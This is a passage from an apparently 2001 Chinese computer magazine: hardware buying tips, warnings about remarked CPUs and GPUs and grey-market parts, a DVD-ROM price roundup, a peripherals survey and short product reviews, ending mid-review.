Socket478架构的新P4对于计算机用户还是有相当大的诱惑力，性能稳定、处理速度极快、性价比好的优点让我们义无反顾地选用了P4 1.4G处理器作为整机"奔腾的芯"。搭配它的是堪称i845主板中航空母舰级的微星MSI 845 Pro2，它最高支持255MHz外频，集成了RAID芯片和CMI8738音效芯片，并附赠多种实用附件，功能异常丰富，是高端P4平台的最佳选择。显示器配备了目前17英寸高档纯平显示器中的极品—SONY CPD-E230，它是SONY隆重推出的崭新E系列中的一员，为SONY原厂出品的产品，性能极其出众。显卡方面出于资金的限制，采用了GeForce2 GTS芯片的奔驰小影霸G4000，它具有32M 6ns SGRAM显存，超频性能良好。拥有超长敲击寿命的Acer 52M键盘，采用流线型设计，防水防尘，配合人体工学设计的双飞燕4D+鼠标，使操作电脑也能成为一种享受。

市场聚焦

MARKET FOCUS



●天气转凉风扇缩水

随着天气转凉，电脑散热问题得到暂时缓解，一些装机商趁机在风扇上缩水，使用价格便宜的CPU风扇，自然散热效果就会差一些，到了夏天是否顶得住高温就是问题了。对电脑硬件有一定要求的电脑爱好者在装机时不妨单刀直入，点名换成某某名牌风扇要加多少钱，事先要看好目标风扇的零售实价，然后向装机商砍下10-20元。

●老主板上大容量新硬盘的补救措施

现在的硬盘容量越来越大，一些老主板都不能很好地识别新型号的大容量硬盘，升级硬盘成了一些用户的麻烦事。很多主板通过硬盘控制卡可以解决这个问题，市面上常见的硬盘控制卡有ATA-66卡、ATA-100卡以及对应的IDE RAID卡。其中ATA-66控制卡最为便宜，IDE RAID卡比较贵而且一般用户不会用RAID模式，所以不建议购买。使用硬盘控制卡对于老主板来说还可以使硬盘工作在更高的传输模式下，现在的硬盘都普遍支持ATA-100(向下兼容ATA-66/33)。这类硬盘控制卡为PCI接口，安装容易，部分硬盘控制卡也是为IDE端口不够用的电脑爱好者增加IDE端口的一种途径。

●升级AMD Athlon XP要注意主板是否支持

AMD Athlon XP已上市，不过有很多过去销售的主板都不能直接支持该新款处理器。部分主板要升级到最新BIOS后才可以支持Athlon XP处理器，更多的主板至今也没有明确提供支持，部分产品厂家已明确表示不能支持Athlon XP。所以大家在准备升级AMD Athlon XP处理器前要确认自己的主板是否支持，用户可以到该产品主页上，查看产品支持的CPU型号和最新升级BIOS说明中是否有提供新款处理器支持的表述。如果自己的主板不明确支持，购买新款CPU确实有点冒险，商家一般不会以用户主板不支持为由同意退货。目前采用KT266A芯片组的主板已经上市，这一类主板一般都支持266外频，支持PC1600/2100 DDR SDRAM。

● SCSI外置设备转USB接口

一些外置的SCSI设备可以通过SCSI转USB的转接设备转换成通用的USB接口，这样就方便与没有SCSI接口的电脑连接。该产品无需外接电源，连接方便，市场零售价格在三百元到四百元之间。不过对于高速SCSI设备只是一个权宜之计，由于受USB传输最高速度限制，速度远不及SCSI。

●升级笔记本电脑内存看品牌

很多精明的电脑爱好者在升级笔记本电脑内存时都选用价廉物美的兼容品牌内存。随着台式电脑用的168pin内存价格的下滑，笔记本用144pin内存的价位也节节下跌，不过不同品牌的笔记本电脑内存价格也有一些差异，主要有台湾品牌和国际品牌两大类，如一条128MB的144pin不同品牌内存价格为160-350元。一些商家常先给客户看国际名牌内存条的价格，然后以此价格为基准，以略微便宜一点的价格向客户推销其他小品牌的产品，以获取更高的利润。消费者在升级内存时不妨认定几个大品牌的内存，如Kingston、尚士兰、创见等，虽然价格会比小品牌略贵一点，不过兼容性和品质都比较好。

●世纪之星机箱风扇问题

世纪之星近期推出的多款机箱标配都已含有机箱风扇，采用世纪之星水晶风扇（风扇叶片和框架是透明的）。一般的电脑机箱风扇都是选配件，所以有些装机商将世纪之星机箱的风扇也说成是选配件，并给用户看世纪之星独立出售包装的水晶风扇和价格，然后在机箱上再加上风扇的价格，这样无本利润就来了。世纪之星机箱标配风扇与零售风扇有区别，首先标配风扇出厂时已安装在机箱内部，而零售风扇有独立的包装。其次标配风扇的电源接头一般是小两针接口通过附件包中的电源适配线转换成4芯D型接口，而零售包装的风扇直接提供4芯D型接口。一般世纪之星F系列机箱、防尘系列机箱都已标配有风扇。

●光电鼠标选择多

新型的光电鼠标自上市以来受到广大电脑爱好者的欢迎，最早上市的罗技系列产品虽然品质一流，但价格方面令很多消费者望而却步，一般不惜重金购买罗技高档鼠标多是硬件发烧友或专业人事。Acer推出的“蓝色魅力光电鼠标”给广大电脑爱好者另一选择。从外型和结构上，Acer这款产品都具有自己的特色，价格方面也更加实惠，上市以来销售看好。低价位的光电鼠标使大众用户不用花费太多也能用上光电鼠标，产品价格都在百元以下，使光电鼠标不再是高档鼠标的专利。目前有多种类型价格档次的光电鼠标供电脑爱好者选择。

●二手SCSI硬盘购买指南

二手市场有很多SCSI硬盘，很多都是带卡带线出售的。商家都宣传SCSI硬盘速度和性能比IDE产品高，自己的货都是从服务器上拆下来的。实际上SCSI硬盘比IDE硬盘性能高也不是一定的，早期的SCSI硬盘性能远不及现在主流的IDE产品，IDE硬盘的技术也是日新月异。购买二手高性能SCSI硬盘最好选比较新型号的产品，如希捷的捷豹。如果你对SCSI产品型号不熟悉，可以从容量和转速上考察。容量至少在2GB以上，一般现在二手市场上可以买到的中高档产品容量为4-9GB，如果容量再小，基本是老式产品。转速要求7200转以上，7200转的SCSI高端硬盘很早就有了，高档SCSI硬盘转速都在10000转左右。SCSI卡的性能直接关系到硬盘性能的发挥，二手商提供的SCSI一般都是10M/s-20M/s低档货。如果要追求性能，对于中高档SCSI硬盘至少配40M/s的卡，推荐2940UW SCSI卡，此卡新品价格在450元左右，二手货约350元左右。购买二手SCSI硬盘去掉低档卡可以压价50-100元，那些商家提供的ISA的SCSI卡绝对是鸡肋。

●USB延长线质量有高低

随着USB设备应用的广泛，为了增加外置设备与主机的距离，很多电脑爱好者都购买USB延长线。对于线长3米以上的USB延长线，一些低品质的线可能导致传输速率下降，严重的还可能导致设备运行不正常。所以选购比较长的USB延长线时，最好购买线体比较粗、做工好的正规产品。

●外置盒电源品质有差异

USB外置盒的价格差异不小，一些劣质的产品在电源上偷工减料。表现为安装光驱还可以，如果安装硬盘长时间工作，外置盒的电源就发烫得厉害或不能正常工作。外置盒的电源电压不稳还会影响刻录机的刻录成功率，优质的外置盒电源都采用50W以上安规电源以保证充足安全的供电。如果消费者要购买配合硬盘使用的外置盒，对外置盒的电源供电能力要注意，有些产品注明只适合安装光驱的外置盒，一般电源支持功率较小，不适合长期工作的硬盘。

●DVD-R刻录盘价格差异大

随着CD-RW刻录机的普及，DVD刻录机也开始进入市场，目前一套基本的DVD转录设备包括一台DVD刻录机和一张DVD压缩卡的总体价格在万元左右。DVD-R刻录盘作为消耗品也进入市场，不过DVD-R刻录盘还不为用户所熟悉，市场上不同品牌的产品价格相差很大，如先锋、富士的4.7GB DVD-R刻录盘价格在两百元上下，而同容量的铼德盘价格在百元左右，不同商家的报价也有所不同，有的产品报价差达50元。廉价的DVD-R刻录盘目前还比较少见。

●提防非标准容量二手硬盘

在二手市场有很多二手硬盘的容量是非标准的。这些硬盘绝大部分是原来有很多坏道的硬盘，商家利用低格或分区屏蔽的方法重新将可用的磁道格式化，所以在原来标准的容量上有缺失，一些硬盘被屏蔽的空间可能达到几百MB到几个GB。这类硬盘虽然经过维护后可以应付Scandisk的检测，也可以正常使用一段时间，不过很多这类硬盘寿命不长，使用一段时间后新的坏道又会出现。如果商家对坏道严重的硬盘用分区屏蔽法，用户以后自己用FDISK分区会遇到很多麻烦。所以用户在选购二手硬盘时除了仔细检验硬盘外还要对照硬盘标帖上的容量。

●选购散装刻录盘小经验

选购散装的CD-R刻录盘可以认准品牌，一般铼德、DATA-HOME、NATURE、ACER、MITSUBISHI（三菱）等散装盘质量都不错，其中也不乏中高档产品。由于各地销售的进货渠道不同，主流产品的品牌也不同，所以大家可以先实验性少量购买，确认其品质性能较好后就认准该品牌产品。另外外观上一般片基较厚的刻录盘质量比较好。

一些消费者总是认为CD-RW刻录盘价格比较贵，其实现在的CD-RW刻录盘价格已有很大的下降，加上CD-RW盘具有重复使用的特性，所以单次使用成本比CD-R要低，尤其适合需要临时存储或搬运的数据。

●SB Live!声卡水货多

创新近期对SB Live!系列声卡的产品市场定位有所调整，其中SB Live!数码版声卡将逐渐退出市场，而后将替代它的是SB Live! 5.1声卡。这款声卡在包装上没有任何‘xx版”的明显标识，外包装盒用的是比现在数码版和豪华版都要小一些的包装盒，目前实售价格在540元左右。其实这款声卡的主卡就是SB Live! 5.1豪华版声卡，只是它的附带软件比豪华版略少了一些。当然，它要替代数码版的SB Live! 必然在价格上要有所体现，相信很快它的价格也会降到现在数码版的价位上来。目前SB Live!数码版声卡已经停产，但是市场上还有很多来历不明的数码版声卡存在，从以下两点可以区分正货和水货：声卡包装盒背面的‘S/N’条码，正品比水货要窄一些；还有一点就是正货的塑封比较柔软，而水货的塑封更加脆、硬一些。此外正品SB Live!数码版声卡的价格应该在390元左右。

●KT266A主板为XP处理器做好了准备

随着AMD最新XP系列处理器的全面上市，与它具有更好兼容性的KT266A芯片组主板也已经陆续到货了，它们的价位大都在800到900元之间，因为在芯片的设计方面做了一些改动，因此无论在性能上还是兼容性等方面都比KT266有了不少提高。现在市场上能看到的KT266A芯片组的主板有以下几种：技嘉的7VTXE，售价870元；捷波的866AS-Ultra，售价820元；磐英8KHA+，售价890元；硕泰克75DRV2，售价810元。目前采用KT133A、KT266、SiS735和AMD760这几种芯片组的主板应该都支持最新的XP处理器，不过为了主板能正确识别它，最好还是把主板的BIOS升级到最新的版本比较好。

●廉价的GeForce2 MX显卡

近期随着nVIDIA最新的Ti系列显卡产品的大量上市，使得消费者们在购买显卡时，选购对象又突然多了很多。如果要为大家介绍3000多元的GeForce3 Titanium 500，可能没有几个人爱看，而要告诉大家还有不到300元的32M GeForce2 MX显卡，可能不少朋友都会有兴趣的，它的实际售价仅为288元。这款显卡的核心芯片不是MX200也不是MX400，而是目前市场上已很少见的GeForce2 MX芯片。MX早于MX200/400推出，是0.18微米工艺，核心/显存频率为175/166MHz，这款显卡为增强2D/3D色彩质量还配备了数字式的振动控制器。在做工方面看上去还可以，黄色的PCB板，普通电解电容，核心芯片上还有散热风扇，它的显存采用的是现代内存，32M的SDRAM，速度是7ns的。它不到300元的售价确实比较超值。

●nVIDIA钛系列显卡小心Remark

nVIDIA为了更加细分中高端市场，故伎重演GeForce 2 MX的一幕，把GeForce 3也细划分为两种产品——GeForce 3 Ti200和Ti500。不过此次nVIDIA并没有把这两种最新的Ti显卡产品的核心进行区别标识成“Ti500”和“Ti200”，因此在Ti芯片上也不会看到“Ti500”和“Ti200”的字样，而nVIDIA只是在原GeForce 3芯片的下方分别打上了一个小标记：“T”(Ti500)和“VP”(Ti200)。Ti500和Ti200显卡两者的板型设计一模一样，只是在搭配内存方面有所不同(Ti200配4ns显存，Ti500配3.8ns显存)，而GeForce 3 Ti200核心的超频能力却非常好，很容易超到250MHz，这比Ti500的240MHz还高一点，但是这两款产品的差价却在千元之上，所以有不法奸商对GeForce 3 Ti200芯片进行了超频，用它来搭配更好的显存，并把芯片Remark成Ti500，当做Ti500显卡来出售。如果你怀疑自己的Ti500显卡有假，就最好看看核心频率是不是240MHz，并且摘下散热风扇看看核心有没有经过Remark的痕迹。

●水货迈拓金钻7代硬盘已经上市

要说现在的渠道流通就是快，蓝德代理的正品迈拓硬盘还没有露面，而水货产品就已经开始销售了。水货的售后服务缺乏保证，但是它的价格却是真诱人，目前正品金钻6的40G产品要1135元，而水货也要855元才能拿下，可是这种最新露面的金钻7代硬盘40G的价格只要850元。金钻7代的性能要比金钻6代高不少，虽然支持ATA133传输标准只是个噱头而已，但是它的单碟容量达到了40GB，这可是金钻6代的2倍！金钻7代的硬盘的型号是DiamondMax Plus D740X系列，这样来衡量的话，850元的价格确实是非常超值的。目前市场上的这批产品量不大，因为是水货，产品质保难以保证，经销商只提供半年的质保，如果您要购买请慎重考虑，毕竟硬盘是个很要命的东西！不过最好还是等正品金钻7代上市，上市的时候估计您已经看见本文了。

聊聊近期的DVD产品市场

□北京　孔明

据台湾电子产业媒体的消息，自去年第二季度以后，驱动器厂商感到DVD-ROM产品需求上升，因此形成大厂向芯片和读取激光头等重要零件的上游厂商重复下单，再加上去年通讯芯片被看好，转到生产手机用的芯片很多，因此很多DVD驱动器厂商都处于DVD重要零部件缺货的状态下。虽然在911事件后，全球IT产业普遍疲软，但由于DVD-ROM数据光盘的逐渐流行和12月欧美传统旺季的来临，使许多厂商因上游供应商缺货而措手不及。因此预计到11月中下旬，国际市场的DVD-ROM价格将普遍上涨至少5美金。而至于国内的DVD-ROM市场方面，目前我们还没有看出任何涨价的迹象来，如果说DVD-ROM驱动器也要很快地涨起价来，那么近期无疑就是一个选购DVD-ROM的良机了。

随着驱动器市场价格战的日益激烈，目前主流DVD-ROM驱动器的价格已经在400元到600元的价位上了，当然也有个别不足400元的产品，这足以说明DVD-ROM正以很快的降价速度向着CD-ROM的价位挺进，并有一举逼迫CD-ROM退位之势。不过在购买DVD-ROM以前，有几个问题是必须注意的，这也是选购CD-ROM以前所没有的问题。首先是区码的问题，这是购买者应最先考虑的问题，区位码是在最初制定DVD标准时定义的，协议规定了将世界分为六个大区，但是一共有8个区码，7区是保留区，8区用作特殊的国际区域，中国是第6区。当电影被制作成DVD时，会根据DVD的发行范围而区分区码，因此如果是锁区的DVD-ROM驱动器，那么只能观看某个区码下的DVD盘，或是只能更改有限几次区码。因此选购全区DVD-ROM还是很重要的。其次现在的驱动器都采用了ATA33的传输协议，但是目前还有个别产品已经采用了ATA66的协议，比如明基、先锋和狮王等产品。更高的传输协议对工作时降低CPU的占用率有较大益处，因此选购DVD-ROM时在这方面也要看清楚，此外还要留意售后服务时间的长短和随驱动器的附赠物等。

说起市场中的产品，先锋、创新和SONY可以算得上是比较好的品牌产品，价格自然也要高一些。其中先锋的DVD-ROM采用的是吸盘式的结构，16速的产品就有三种不同的型号，产品之间略有差别，DVD-106SZ、DVD-106S和DVD-116的价格分别是780、770和600元。106SZ是较新的产品，它的面板左上角处有“Pioneer”字样，而106S则没有，选购时请大家注意！其中106SZ和106S都是支持ATA66的产品。

创新的12X DVD和SONY DDU1621的16倍速DVD-ROM的价格分别为650和560元，不过它们都是公开锁区的产品，用户只能改变区码5次，此后区码就会被固定在最后一次使用的区码上而不能改变了。好在现在针对SONY DDU1621的锁区问题，已经出了相应的破解办法，这是通过破解Firmware后重写DVD-ROM的FlashROM来完成的，破解可以实现，但初级用户会冒一定的风险。

目前400多元和500多元的产品是市场的主力军，这其中的产品很多：昂达和奥美嘉是两个较早推出自己品牌DVD-ROM产品的厂商，它们的销售也都不错，现在产品都是16速的了，而且都是全区的，价格相差不多，都不到500元。昂达的质保时间是一年包换，而奥美嘉是一年保修。爱国者读龙DVD-ROM是华旗资讯前不久推出的爱国者DVD系列产品，其中读龙16X和12X的价格分别为499和429元，它们的出厂默认设置是中国大陆6区的区码，现在也有程序可以破解区码。

中科集团在成功地运作了大白鲨光驱以后，也推出了大白鲨12速DVD，它的缓存有点小，只有256K，但是产品比较便宜，只有420元，有三个月包换、一年保修的服务。NEC DVD-ROM的全国总代理新天下科技有限公司推出的NEC奔驰12X DVD的全国统一价格是499元，它采用了双激光头以及双透镜技术，且专有的硬件误差纠错系统能稳定读取CD-R、CD-RW以及其他格式的光盘，它比其他DVD产品对烂盘的读取能力也稍强一些，如果你的光驱也不行了的话，升级时不妨考虑它。

继明基1640A DVD-ROM缺货的情况缓解以后，不难发现此后推出的16X DVD与以前的1640A外观上有所不同，因为新产品的型号不是1640A，而是1648A，也就是它具有48倍速光驱的读取能力。1648A采用了明基研发的第二代激光读取头，可靠度更高，运行噪音也更小。明基1648A的价格依然和1640A持平，都是不到600元的价格，而且产品也没有锁区。

美达的飞凡12X DVD和最新的16X DVD都是美达公司的DVD产品，其中16X的产品是现在的主力，价格也只有550元。这款产品引入了防止光盘破碎的速度自动控制技术，能够智能识别DVD光盘种类，当播放影碟时，它就会自动降速到12X左右的水平读取，用以提高光驱的读盘能力，降低振动和噪音，同时有效地避免了光盘破碎现象的发生。而当所放光盘是DVD数据盘的时候，它就会全速运行，达到产品的标称频率。它的12速产品的市场售价不到400元，价格很诱人。

目前市场上最便宜的16倍速DVD-ROM产品应该是亚讯慧眼16X DVD了，它的报价只有498元，而市场零售价只有470元。它采用全钢机芯，双悬浮减震系统和高吸震和高阻尼避震橡胶，所以工作时非常安静，同时读取烂盘的能力也不错。厂商提供了百日换新、一年包换、全国联保的售后服务，而且它还是全区的产品，随驱动器还附赠PowerDVD软件，也是比较超值的产品之一。

此外市场上还有很多品牌的DVD产品，如摩西、微星、华硕、源兴、Aopen等产品，在此就不一一列述了。CF

年末外设硬件大盘点

□上海　小杨

电脑的外设硬件产品，可以赋予电脑更为丰富的功能，令电脑如虎添翼。2001年是电脑外设硬件产品的春天。之所以这样说，是因为与前几年相比，无论是从功能上、种类上还是从价格上、品牌上，电脑外设硬件产品均有了比较大的发展。相信这股势头一定会延续到2002年。下面，我们就来走马观花，聊聊2001年的电脑外设硬件产品。

打印机

打印机可谓是电脑用户的第一外设，对于个人用户大部分都会选择喷墨打印机，市场上主流的喷墨打印机品牌有EPSON、HP、Canon、利盟。家用的打印机都以A4幅面为主，A3幅面的产品单位和广告公司用得比较多。低端家用打印机价格在六七百元以下，主要产品有EPSON Color 580、HP DJ-640c、Canon 2100、利盟Z12/Z13。针对这一层次用户，EPSON近期推出了Color C20SX和C40SX两款新机型，这些也都是四色彩色打印，可以胜任基本的图形文本打印。中档产品以EPSON 680、HP DJ-840C、Canon BJC-6200为代表，可以输出质量尚可的照片，输出分辨率达到1440dpi，属于比较实用的一类产品。中高档产品在照片输出方面有很好的还原度，以EPSON Photo 790/890、Canon BJC-5450/5800为代表，这一档次产品一般采用6色墨水使输出颜色更加自然，EPSON系列这一档次产品的输出精度可达2880dpi。得益于EPSON产品在高端照片输出的名气，很多用户在选择各档次打印机时也慕名选购EPSON产品。一些需要经常打印文本而又不打算购买激光打印的专业用户对HP的产品很推崇，因为其黑白文本输出的质量和数量在同级别产品中属于比较理想的，HP DJ-840C成为目前商用喷墨打印机的首选。EPSON Photo 790打印机成为年末高要求用户配置打印机的首选，以性能指标和初次购买费用而言，其具有很不错的性价比。激光打印机中HP-6L Pro一直是业界的老大，也是广受单位用户欢迎的单机产品。其他打印机厂商也针对该产品推出了相应机型，如EPSON EPL-5800L，但依然不能影响HP-6L Pro的地位。在针打市场主要客户也是单位，EPSON的LQ-1600KIV是主导产品，专业的平推票据打印机由于商业用户打印发票和票据的需要，销量也有所上升，如EPSON LQ-670K+/680K+和OKI 5340C都是热销机型。

CD-RW

CD-RW：由于CD-R/RW光盘具有可被普通CD-ROM读取的特性，再加上国内市场上大量出现的廉价IDE刻录机，所以在2001年很多电脑爱好者都为自己添加了刻录机。800元以下的产品最受用户的欢迎，Acer不断推出廉价的刻录机使电脑爱好者纷纷购买。目前一款Acer8432IA具备8倍速写入的IDE内置刻录机的市场指导价为699元，而一款Acer1208A具备12倍速写入的IDE内置刻录机的市场指导价为799元。刻录机不但在价格上互相竞争，在写入速度上也不断提速，目前高速的刻录机写入速度已达到16倍速。相信明年的低价位内置刻录机将继续风行下去。外置的刻录机由于受到接口的限制，高速产品基本都采用SCSI接口，比较适合专业用户。

扫描仪

扫描仪在2001年中有质的飞跃，300×600dpi产品已由入门级产品沦落到淘汰的命运。USB 600×1200dpi的扫描仪成为入门机种，如Acer 640BU、Microtek 3600/3700。1200×2400分辨率的产品即将成为主流产品，Acer的5000U为48位、A4、CCD、1200×2400分辨率、USB接口，价格已降到1200元左右。当扫描仪的价格跌进1000元就很容易成为主流产品。过去这一档次分辨率的扫描仪只有专业级产品才有提供。EPP/ECP并口传输在目前销售的扫描仪中已基本淘汰，主要销售的家用级产品几乎都是USB接口，高端产品则大部分仍然采用SCSI接口，少数产品提供IEEE1394连接。扫描仪上提供快捷按键是新型扫描仪发展的趋势，有些快捷键可提高操作效率。EPSON和AGFA扫描仪凭借自身一贯的性能优势维持较高的价格，可谓优质优价。CIS的扫描仪最大的优点是可以做得很薄，但由于在整体性能上与CCD还有差距，加上现在扫描仪的分辨率越做越高，所以CCD的产品还是占据主导地位。对于照片（胶片）的透扫功能可能是明年扫描仪的一个新热点，标准的扫描仪可以通过添加一个适配器来实现透扫功能。

ZIP

ZIP驱动器曾经被认为有望替代传统磁盘驱动器，不过由于通用性的问题在国内没有流行起来，而且100MB-250MB的存储容量，与目前国内普及率相对较高的CD-RW相比可谓小巫见大巫。不过现在ZIP驱动器价格也不算很贵，尤其是100MB容量的产品，外置USB接口带三张盘的价格为999元，而250MB产品价格几乎是100MB产品的一倍。很多单位早期配置的ZIP驱动器都是100MB的。

摄像头

现在的USB彩色摄像头外形各异，非常有意思。有了摄像头就可以在网上建立视频通讯。部分摄像头的价格已降到三四百元，可以说非常便宜。有些摄像头还提供了一些扩展功能，如直接照片拍摄或加上电池后可以脱离电脑进行拍摄，就像一部简易数码相机。摄像头一般在30万左右像素，拍摄320×240或640×480分辨率的照片效果还不错。摄像头的另一个功能也可以作为监控探头使用，通过软件实时录像也很容易。

IEEE1394接口卡

这是一种PCI to IEEE1394的扩展接口卡，为没有IEEE1394的电脑增加IEEE1394连接口。IEEE1394是一种新型的高速传输端口，国外已开始应用于高速外设，国内一些DV摄录机也提供IEEE1394数据传输端口。

数码相机

高档的家用数码相机已突破三百万上限达到四百万像素，代表产品有SONY DSC-S85、Olympus C-4040Zoom、Casio QV4000、Canon PowerShot G2等。四百万像素级别的产品可能在明年上半年流行起来。两百万级别的数码相机成为商用和实用型产品，提供比较容易接受的价格和质量尚可的拍摄效果。随着四百万像素产品的流行，三百万像素的数码相机可能会提供更好的价格，性价比高的成为一些电脑爱好者首选的产品。数码相机应用的增加自然带动了CF/SM存储卡和对应读卡器的销售。CF/SM卡向来有电子胶卷的外号。高像素数码相机拍摄的高分辨率照片文件越来越大，通过附加扩展存储卡可以大大提升数码相机一次拍摄照片的数量。CF/SM卡的价格较年初下跌了两倍多，现在128MB的CF卡在500元左右。另外大容量CF卡还有一个用途，如果加一块PCMCIA适配器在笔记本电脑中就可以成为一个PCMCIA接口的活动电子硬盘。还有一些掌上电脑也需要用CF卡扩展存储容量。对于仍然使用串口传输的老式数码相机，通过CF卡和读卡器可以解决相机存储容量小和照片传输速度慢的不足。

MO

MO在专业领域被广泛使用，它的读写速度都比较理想，性能也不错，只是价格比较高，一台640MB外置MO驱动器市价约2500元。230MB的MO已被淘汰，眼下国内主流是640MB的产品，1.3GB的MO也开始被应用。除了内置的产品，外置的MO有USB、并口、SCSI、IEEE1394不同接口的产品，USB和SCSI以及IEEE1394等的外置MO驱动器有较好的传输特性。在一部IEEE1394的外置MO驱动器上可以顺畅地播放DVD片段。

MODEM

Modem是最常用的上网工具，56K Modem由V.90升级为V.92协议使其具有更快的连入时间和上传速度。内置的Modem比较便宜，有软猫和硬猫之分，通常软猫占用的系统资源多一些。外置的Modem中有的产品支持自动答录和接收传真的功能，用户在没有打开电脑的情况下也能接收并存储一定页数的传真，对于经常要靠电脑接收传真的用户是非常实用的功能。不过随着宽带上网应用的深入，Modem用户会逐渐萎缩。

游戏外设

游戏手柄、飞行摇杆、带踏板的汽车控制方向盘是游戏爱好者的三大利器。力反馈技术引入游戏外设中，使游戏更为真实。罗技和微软的游戏外设非常有名，也是高档游戏外设的制造厂商。USB接口的游戏外设比较受欢迎。名牌力反馈手柄、力反馈摇杆和力反馈方向盘是游戏迷人所共求的珍品。

立体眼镜

通过立体眼镜可以使操作者体验立体图像的感觉，在玩游戏尤其是模拟游戏时有特别的真实感。立体眼镜也有多种类型，有显卡自带的，也有配合某一类显示芯片专用的，还有通用型的。立体眼镜还可分为有线、无线两大类。

TV接受器

电视卡有内置外置两种，同过TV接收装置就可以使电脑具备电视节目接收功能。现在很多电视接收装置都具有红外遥控功能，操作起来更为简单。内置的电视卡通常还具备基本的视频捕捉功能，有些产品还有立体声FM收音功能。外置的电视盒通常在不开电脑主机的情况下可以利用显示器看电视，而且外置的产品视频图像质量比较高。

USB外设面面观

USB HUB：USB HUB可以拓展USB接口连接设备的数量，当用户USB设备数量超过电脑主机提供的USB接口时就需要用到USB HUB。另外也可以将后置的USB接口引到主机前部，便于使用。

USB读卡器：USB读卡器是用来读取CF/SM卡的适配器，由于使用了USB接口，所以具有较高的传输速率。USB读卡器广泛作为数码相机和MP3播放器的附件。近期出现的新概念"闪驱"也是基于读卡器的原理，一些新产品可以同时支持CF卡或SM卡，如果用户将卡装入，台式电脑会作为活动存储器来处理，如果用户手里的CF卡或SM卡容量足够大，那么就可以当电子硬盘来用。

USB电子存储器：采用USB接口加上半导体芯片构成的电子存储器具有体积小、携带方便、防震、抗毁性强的特点。大小如一把普通钥匙，可以很方便地挂在钥匙圈上，产品容量有32MB、64MB、128MB，适合存储机要信息，也是中小容量数据转移的好载体。

USB移动硬盘：这是一种USB接口的活动硬盘，一般只有巴掌大小，便于携带。与电子硬盘相比具有容量大的特点，产品容量从5GB到30GB。一些产品的核心是笔记本电脑用的硬盘加上USB接口电路和硬盘读写电路。USB移动硬盘根据USB接口的类型不同分为USB 1.1和USB 2.0，部分新产品还同时提供了IEEE1394接口，提供更高的传输速率。

USB外置盒：这是一种将IDE接口产品转换成USB接口并成为外置设备的装置，可以支持本来内置IDE接口的CD-ROM/CD-RW/MO，有的还支持普通IDE硬盘。

USB网卡：对于不方便安装网卡的电脑，USB网卡可以轻松地使电脑进入局域网。USB网卡一头是标准USB插头，另一头是标准网卡插座，使用起来非常方便。

USB SCSI连接器：该装置可以让没有SCSI端口的电脑通过USB口与SCSI外置设备相连。从另外一个角度上看就是将SCSI接口外置设备变为USB外置设备。

USB串口模拟器：很多现代笔记本电脑都没有提供串口，但有时串口通讯是必需的。USB串口模拟器就是通过笔记本的USB接口模拟出串口以实现串口通讯。

USB音响设备：使用USB音响设备无需声卡支持。USB音响设备有两种形式：一种是与整套音箱合二为一，通过USB接口与电脑相连就可能发出声音；还有一种是只有功放电路和扬声器接口，需要用户自己接扬声器，这样如果用户使用高档扬声器可以有效提高音质。两者原理是一样的。不过由于驱动软件的兼容性问题，USB音响设备尚不能完全替代声卡的功能。

USB对拷线：这是一种简单易用的数据传输装置，具有连接简单的特点。USB对拷线两头都是标准USB插头，通过安装软件可以达到并口电缆双机互连的效果，而且由于是USB端口连接，传输速率高于并口。

USB加密器：这类加密器由软硬件两部分组成，电脑安装了加密软件后认证密钥存放在USB接口的"钥匙"里，用户使用电脑时必须将"钥匙"插在电脑USB口上，起到只有持有"钥匙"的用户才能使用电脑的效果。与传统手动输入密码相比，USB加密器的密钥非常复杂，破译难度高。认证"钥匙"大小如一把普通钥匙，可以很方便地挂在钥匙圈上。

USB充电器：利用USB端口上的电能向目标设备充电，常见的有USB移动电话充电器、USB掌上电脑充电器。不过由于USB端口输出电流有限，所以只适合应急充电。

USB照明灯：利用USB端口上的电能驱动一个小灯泡照明，适合夜间户外使用笔记本电脑时为键盘照明。CF

闷豆：我在你这儿买的赛扬II 850MHz好像是假货啊？

奸商：是吗？CPU上面有没有什么痕迹？真是假货我就给你换，你放心！

闷豆：没看出来，但这块CPU没法超频，外频再提高一点就会出问题。

奸商：现在赛扬II的频率已经够高了，再往上超是不现实的，何况你用的非标准外频，其他部件也会因为受不了而罢工。

闷豆：但这块赛扬II 850MHz在标准频率下也不够稳定，又是怎么一回事？

奸商：你买CPU时我就给你说了，以前赛扬频率低，发热量不大，现在频率高了，电压又是用的1.7V，发热量增大，买个大风扇很有必要，你又不相信我。

闷豆：那我用Intel的测试软件测试，怎么测试结果说默认频率是566MHz？

奸商：软件太老，以前都是66MHz外频的赛扬，当然不能识别100MHz外频的赛扬。



评：Remark黑手再次出现了，这次针对的对象是Intel的低端赛扬系列CPU，造假方法是把66MHz外频的低频率赛扬Remark成100MHz外频的高频赛扬。如果自己的100MHz赛扬系统运行不够稳定，或者在买赛扬CPU时奸商热情地推荐高档风扇，可要当心了。检测工具依然是我们以前推荐的Intel Processor Frequency ID Utility，这是不会误报的Intel频率检测软件，以此为据，不要相信奸商的鬼话。



易用的 CMOS 摄像头

这款由奥美嘉推出的黄金眼摄像头最大的特点在于：安装和调试简单，并具有方便的网络接入能力。一方面，由于传送图像数据的软件得到了优化，使得它在快速传送图片时，画面的图像清晰程度仍可以达到 640×480；另一方面，由于随机配备了 Microsoft NetMeeting 视频会议软件及 Cresta Cards 视频贺卡等制作软件，使用者可以轻松地将所拍摄的图像转换成各种样式的电子邮件或贺卡。此外，发送到网上的工作也随着相关界面的优化变得相当简单。

★ CFan 结论

易用

优点	缺点
安装和调试简单，中文支持性强，色彩表现好。	对 Win98 和 WinMe 的支持要比对 Win2000 更好一些。

★参考价格：380 元
★咨询：www.aomega.com.cn

新一代符合微软规格的 10 键游戏手柄

与普通的游戏手柄相比，这款“大手黑旋风”游戏手柄在三个方面做了突破和创新：首先“大手黑旋风”拥有 10 个键，10 键特别适合 PS 模拟器以及从其他平台移植的游戏，如果考虑到自微软的 10 键手柄“SIDEWINDER”出世以来，支持 10 键的动作类游戏已成为潮流，那么这款 10 键的“黑旋风”将使普通的游戏玩家更贴近国际潮流。其次，通过可编程技术，“黑旋风”在不占用硬件资源的情况下，在手柄上首次实现了摇杆上的视角转换功能，那些不想在飞行摇杆上再破费的玩家，现在可以毫无遗憾地在蓝天上翱翔了。第三，在常用的“连发”功能上，这款“大手黑旋风”也有新的突破，它应用了可编程技术，不仅可以自由选择连发的按键，而且可以分 10 个级别调整连发的频率。整个产品的缺憾是外观仿 PS 手柄，而且目前尚不支持 Windows2000。

★ CFan 结论

是一款很酷的数字可编程手柄。

优点	缺点
